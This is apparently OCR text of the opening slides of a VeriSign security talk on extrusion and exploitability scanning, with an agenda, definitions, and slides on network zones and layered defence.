VeriSign®

Beyond Vulnerability Scanning: Extrusion and Exploitability Scanning



Matt Richard
Rapid Response Team
CISSP/GCFA/GREM/GCIA
mrichard@verisign.com

Fred Doyle
Labs Director
CISSP/GCIH/GREM
fdoyle@verisign.com

Where it all comes together.™


Agenda

+ Background
+ Vulnerability Assessment == Half the Job
+ Extruders
+ Tool - eescan Details
+ Reality Check #1 - Lovin that AIM
+ Reality Check #2 - HTTP Exploits
+ Reality Check #3 - Testing your IR and/or MSSP
+ Risky Business
+ Everything Interesting - Real World Results

VeriSign®

Extrusion and Exploitability - Definitions

+ Extrusion
  - (noun) - to thrust or force out
  - We use in the context of traffic that can leave a network
  - Loosely based on book “Extrusion Detection” by Richard Bejtlich




+ Exploitability
  - Really?
  - Likelihood that a vulnerability can be exploited
  - We use in the context of the ability to deliver an exploit through a network

VeriSign®

Ripley Moment


There was a time when the Internet was thought to be a safe place



VeriSign®

Not the case


That's why we're here



VeriSign®

Not the case

That's why we're here




VeriSign®

Fields of Fire

Simple Steps (especially today)

Determine Zones of Control


Separate watch stuff going between zones



VeriSign®

Layered Security


Mostly Forward Facing



VeriSign®

Layered Security


Mostly Forward Facing



VeriSign®

Layered Security

